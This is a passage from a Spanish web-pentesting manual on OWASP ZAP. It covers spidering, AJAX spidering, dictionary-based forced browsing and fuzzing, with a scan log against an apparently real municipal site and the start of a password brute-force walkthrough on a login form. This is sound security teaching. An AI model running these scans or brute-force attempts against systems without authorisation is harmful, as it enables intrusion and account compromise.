


Imagen 1.40: El spider solo analizará la información presente en los comentarios web.

Tras lanzar el *Spider*, si vamos a la pestaña "*Alertas*" se puede ver como ZAP ha clasificado dos recursos (URLs) descubiertos por el *Spider* bajo la categoría *Private IP Disclosure*.




Imagen 1.41: Descubrimiento por el spider de dos URLs con direcciones IP internas.

Si hacemos la petición de una de las dos URLs clasificadas en la parte de las alertas por ZAP como *Private IP Disclosure* podemos observar cómo realmente aparece una dirección IP privada (10.161.34.33) perteneciente a un servidor web colocado en la red interna de la organización.




Imagen 1.42: IP privada de un servidor web.

9. AJAX Spider

En la actualidad, las páginas web basadas en Ajax presentan una gran dificultad para que los *Spiders* convencionales rastreen su contenido de manera correcta debido a que el contenido Ajax, se produce de manera dinámica en el navegador y por tanto no es visible para los rastreadores, por lo que difícilmente aplicando técnicas de *crawling* convencionales llegaremos al descubrimiento de recursos basados en esta tecnología.

ZAP, desde la versión 1.4.1, proporciona un AJAX *Spider* para el descubrimiento de este tipo de recursos construidos de manera dinámica en el navegador y que pueden ser usados posteriormente para buscar vulnerabilidades. Para lanzar AJAX *Spider* sobre una URL, podemos hacerlo desde el menú de ataques del sitio.




Imagen 1.43: Acceso al AJAX Spider.

Configuración del AJAX Spider

Las opciones de configuración de AJAX *Spider* son las siguientes:






Imagen 1.44: Opciones de configuración de AJAX Spider.

En la pestaña *Scope* podemos configurar los siguientes parámetros:

- ***Starting point***: especifica el ámbito desde el cual el AJAX *Spider* comenzará la búsqueda de recursos.
- ***Just in scope***: si marcamos esta opción, AJAX *Spider* únicamente realizará una búsqueda de recursos dentro del ámbito especificado en el punto anterior, es decir, no seguirá buscando de forma recursiva recursos en función de los recursos que vaya obteniendo.
- ***Browser***: indica cuál será el navegador por defecto en el que se carguen las web que incorporen AJAX para el descubrimiento de nuevos recursos.
- ***Show avanced options***: esta opción habilita la pestaña *Opciones*.

La pestaña *Opciones* permite configurar los siguientes parámetros:

- ***Number of browser Windows to open***: especifica el número de navegadores que se abrirán por ventana durante el proceso de rastreo. El valor por defecto es 1.
- ***Maximum crawl depth (0 is unlimited)***: permite especificar la profundidad de búsqueda para cada recurso encontrado. Si el valor es 0 indica que la profundidad de búsqueda sea ilimitada.
- ***Maximum crawl states (0 is unlimited)***: determina el número máximo de estados por rastreo. El valor por defecto es 0 e indica que puede tomar un número ilimitado de estados.

- ***Maximum duration (min, 0 is unlimited)***: especifica la duración máxima (en minutos) que estará funcionando el AJAX S*pider* en busca de recursos. El valor 0 indica que puede estar funcionando de manera ilimitada hasta que termine de recorrer toda la web.
- ***Event wait time***: especifica el tiempo (en milisegundos) de espera entre los diferentes estados por lo que vaya transitando AJAX *Spider*. El tiempo por defecto es 1 segundo.
- ***Reload wait time***: tiempo de recarga del AJAX *Spider* para realizar un nuevo rastreo en función de los recursos que se van descubriendo. El tiempo por defecto es 1 segundo.

PoC: búsqueda de un formulario de autenticación basado en AJAX

En esta prueba de concepto se muestra cómo encontrar un formulario de autenticación de usuarios en una web que utiliza AJAX. Con un *spider* tradicional sería muy complicado la localización de este tipo de recurso. Tras lanzar sobre la raíz del sitio el AJAX *Spider*, se observa la detección del recurso *login*.

Imagen 1.45: Localización de un formulario de acceso que utiliza AJAX.

Si observamos en el navegador el recurso descubierto, comprobamos cómo realmente se trata de un formulario de autenticación.

Imagen 1.46: Formulario de acceso de usuarios.

Sobre la misma URL, si se lanza el *Spider* tradicional se observa que tras haber encontrado 213 recursos aún no ha localizado el formulario de autenticación.




Imagen 1.47: Recursos descubiertos por el Spider tradicional.

10. Forced Browse

La navegación forzada o *forced browse* es una técnica de descubrimiento de recursos donde el propósito es descubrir ficheros o directorios no referenciados desde la aplicación web que se está auditando.

Estos recursos pueden almacenar información sensible de la aplicación web, como pueden ser copias de seguridad, credenciales, la clave privada de los certificados digitales, esquemas de direccionamiento de la red interna, etc…

Este tipo de ataque puede realizarse de manera manual cuando la aplicación web indexa directorios y páginas basados en la generación de números o valores predecibles.

Por ejemplo, imaginemos que la URL del usuario 1 para acceder a su agenda es la siguiente:

```
www.site-example.com/users/calendar.php/user1/20070715
```

En la URL, es posible identificar el nombre de usuario y una fecha que puede que corresponda con los eventos que tiene ese día.

Si el *usuario1* se da cuenta de lo anterior, podría intentar realizar un ataque de navegación forzada para intentar ver la agenda de otro usuario o los eventos para esa fecha si es que tiene alguno a través de la predicción de la identificación del usuario de la forma:

```
www.site-example.com/users/calendar.php/user2/20070715
```

En este contexto, el ataque podría considerarse exitoso si el *usuario1* tuviera acceso a la agenda de otro usuario.

También pueden utilizarse técnicas de fuerza bruta basadas en diccionario para buscar contenido no enlazado en el directorio de dominio.

ZAP utiliza fuerza bruta basada en diccionario para realizar *forced browse*. Se van concatenando palabras (por ejemplo *admin*, *cgi-bin*, *private*…) del diccionario a la URL base para mandar estas nuevas peticiones al servidor. De esta forma, ZAP puede detectar carpetas y ficheros presentes en el servidor en función de cuál sea el código HTTP de la respuesta a la petición.

No se trata de un proceso recursivo sobre la base de los recursos que se van descubriendo por exploración como hace el *spider*, sino de construir URL en base a un diccionario.

Para realizar *Forced Browser* desde ZAP, nos colocamos encima del sitio, elegimos la opción *Atacar* y después *Forced Browser directory (and children)* como se ve en la siguiente figura:




Imagen 1.48: Inicio de la navegación forzada o Forced Browser.

Aparecerá la pestaña *Navegación Predefinida*. Es importante seleccionar el diccionario a utilizar, ya que en caso de no tener el diccionario seleccionado, ZAP no empezará el proceso de *Forced Browser*. Por defecto ZAP cuenta con el diccionario *directory-list-1.0.txt*




Imagen 1.49: Elección del diccionario para realizar Forced Browser.

Configuración Forced Browser

Si quisiéramos utilizar otro diccionario para el proceso de *Forced Browser* aplicando fuerza bruta, tendríamos que ir a las opciones de configuración. Para ello, vamos a "*Herramientas -> Opciones*":




Imagen 1.50: Opciones de configuración de Forced Browser.

Las opciones de configuración nos permiten definir los siguientes parámetros:

- ***Número de hilos (threads) concurrentes por sitio***: permite especificar el número de procesos hijos a utilizar para la construcción y envío de la nueva URL al servidor.
- ***Recursiva***: los recursos descubiertos sirven como URL base para la búsqueda de nuevos recursos aplicando las palabras del diccionario sobre las URLs ya descubiertas.
- ***Archivo por defecto***: permite especificar cuál va a ser el diccionario por defecto utilizado en el proceso de descubrimiento por fuerza bruta.
- **Agregar archivo para la navegación predefinida**: permite utilizar un diccionario diferente al diccionario por defecto.
- ***Forced Browse files***: permite especificar la extensión de los ficheros que será tenida en cuenta en el proceso de descubrimiento de recursos.

PoC: descubrimiento de directorios mediante fuerza bruta

En la siguiente prueba de concepto se realizará un escaneo en busca de directorios no enlazados directamente desde la aplicación web utilizando fuerza bruta basada en diccionario.

El diccionario utilizado será *raft-medium-directories.txt* usado, entre otras, por herramientas como *Raft*[1]. Este archivo incluye un listado de nombres de directorios para ser buscados en el servidor web

1 Raft es una herramienta de pruebas para la identificación de vulnerabilidades en aplicaciones web.

objetivo. El diccionario puede descargarse desde el enlace *https://github.com/rustyrobot/fuzzdb/tree/master/Discovery* dentro de la carpeta *PredictableRes*:



Imagen 1.51: Directorio con el diccionario raft-medium-directories.txt.

Una vez descargado el diccionario, lo agregamos a ZAP para utilizarlo en el proceso de navegación forzada. En "*Opciones -> Navegación Predefinida*" y seleccionamos el fichero con el diccionario que vayamos a utilizar.




Imagen 1.52: Selección del diccionario a utilizar en la navegación forzada.

Es recomendable que la opción "*Recursiva*" no esté seleccionada, ya que de estarlo, el consumo de recursos y de tiempo de búsqueda sería muy elevado.

Tras introducir la URL en el navegador, una vez que ésta aparezca en el árbol de *Sitios* interceptados por ZAP, seleccionamos la opción *Forced Browse directory*.




Imagen 1.53: Comienzo de la navegación forzada.

En la siguiente figura se observan dos recursos descubiertos que pueden ser interesantes, por un lado la existencia del directorio */icons/* y del directorio */server-status/*.

Historia | Buscar | Alertas | Salida | Navegación Predefinida

Sitio: www palencia.es:80 Lista: raft-medium-directories.txt 42% Escaneo actual:2

Req. Timestamp	Resp. Timestamp	Método	URL	Code	Reason	Size Resp. Header
10/06/15 23:31:59	10/06/15 23:31:59	GET	http://www palencia.es:80/diputacion/portada	200	OK	175 bytes
10/06/15 23:31:59	10/06/15 23:31:59	GET	http://www palencia.es:80/icons/	200	OK	139 bytes
10/06/15 23:32:03	10/06/15 23:32:03	GET	http://www palencia.es:80/multimedia/	302	Found	196 bytes
10/06/15 23:32:07	10/06/15 23:32:07	GET	http://www palencia.es:80/multimedia/index	200	OK	175 bytes
10/06/15 23:32:15	10/06/15 23:32:15	GET	http://www palencia.es:80/360/	403	Forbidden	145 bytes
10/06/15 23:32:20	10/06/15 23:32:20	GET	http://www palencia.es:80/server-status/	200	OK	139 bytes
10/06/15 23:32:24	10/06/15 23:32:24	GET	http://www palencia.es:80/sig/	200	OK	155 bytes
10/06/15 23:32:28	10/06/15 23:32:28	GET	http://www palencia.es:80/turismo/	302	Found	183 bytes

Imagen 1.54: Recursos descubiertos.

Si vemos en el navegador las URLs descubiertas, podemos observar la existencia de un *Directory Listing* y por la información que se puede ver se puede deducir que pertenece a un servidor *Apache*. También observamos que podemos acceder a la información del estado actual del servidor web y comprobar cómo realmente se trata de un servidor *Apache* junto a su versión.




Imagen 1.55: Listing en una de las carpetas del servidor web. Estado actual del servidor web Apache.

El la información sobre el estado del servidor Apache, podemos ver 24 conexiones de tipo K (*Keepalive*) y 2 del tipo W (*Sending Reply*).

11. Fuzzing

El *fuzzing* es una técnica de pruebas de caja negra que consiste en el envío de datos semi-aleatorios mal formados a un programa o aplicación web para ver cómo se comporta frente a esos datos de entrada y poder detectar si el programa o aplicación tiene fallos o comportamientos no deseados. En caso de detectar algún fallo, durante el proceso de *pentesting*, se intenta extraer de él la máxima información posible o incluso explotar el fallo o la vulnerabilidad encontrada.

Para automatizar todo este proceso en busca de vulnerabilidades y fallos en los sistemas se utilizan los *fuzzers*.

ZAP permite hacer *fuzzing* a una aplicación web a través de las peticiones *GET* y *POST* que se envían desde el cliente. El proceso es sencillo, mandar desde el navegador una petición *GET* o *POST*, capturarla con ZAP, indicar dentro de la petición *GET* o *POST* el punto dónde se van a inyectar los datos aleatorios generados por el *fuzzer* y capturar las respuestas devueltas por el servidor web. En función de las respuestas devueltas o de los errores devueltos por el servidor web, se pueden detectar vulnerabilidades del tipo SQL *injection*, XSS (*Cross Site Scripting*), *listing* de directorios en el servidor, etcétera, o qué versión de servidor web se está utilizando, descubrimiento de rutas internas del servidor, etcétera. También permite ver si las excepciones lanzadas desde el servidor debido a algún fallo en tiempo de ejecución han sido capturadas y tratadas convenientemente o, si por el contrario, éstas se presentan directamente al usuario final.

Como veremos en una de las pruebas de concepto, también es posible hacer fuerza bruta basada en diccionarios para, por ejemplo, atacar a los campos de un formulario de autenticación web.

12. Configuración del fuzzer

Para configurar el *fuzzer* que proporciona ZAP, vamos a "*Herramientas -> Opciones*" y después a *Fuzzer*:




Imagen 1.56: Configuración del Fuzzer de ZAP (1ª parte).




Imagen 1.56: Configuración del Fuzzer de ZAP (2ª parte).

En las opciones de configuración más interesantes del *fuzzer* son las siguientes:

- ***Default category***: indica cuál es el tipo de *fuzzer* seleccionado por defecto. En la mayoría de los casos, en el momento de lanzar el *fuzzer* en una de las peticiones por *GET* o por *POST* capturadas por ZAP, se podrá seleccionar el tipo de *fuzzer* más adecuado a utilizar.
- ***Add Custom fuzz File:*** permite añadir un fichero para realizar *fuzzing* con su contenido. La estructura de estos ficheros será un ataque en cada línea del fichero.
- ***Concurrent scanning threads scan***: permite seleccionar el número de subprocesos que se utilizarán por host a la hora de realizar el *fuzzing*. Es importante tener en cuenta que a medida que aumentamos el número de subprocesos concurrentes añadimos más *stress* al servidor que aloja el sistema web sobre el que estamos haciendo *fuzzing*.

13. PoC: fuerza bruta sobre un formulario de autenticación

Supongamos que se quiere comprobar la fortaleza de las claves de los usuarios y que conocemos el *login* de uno de los usuarios del sistema, *admin* y la URL de acceso al formulario de autenticación en la aplicación. Para ello, lo primero probaremos con *admin* como usuario y contraseña para capturar esa petición con ZAP y ver cuál es el comportamiento del sistema, qué parámetros se envían, etcétera.




Imagen 1.57: Intento de acceso fallido.

La petición capturada por ZAP envía tres datos por POST: *username*, *password* y *Login*.




Imagen 1.58: Petición por POST capturada por ZAP.

Como conocemos el *username* del usuario (*admin*), haremos *fuzzing* únicamente sobre el *password*. Nos colocamos en la petición, seleccionamos con el botón derecho del ratón el valor del parámetro sobre el que queremos realizar *fuzzing* y pulsamos en *Fuzz*.

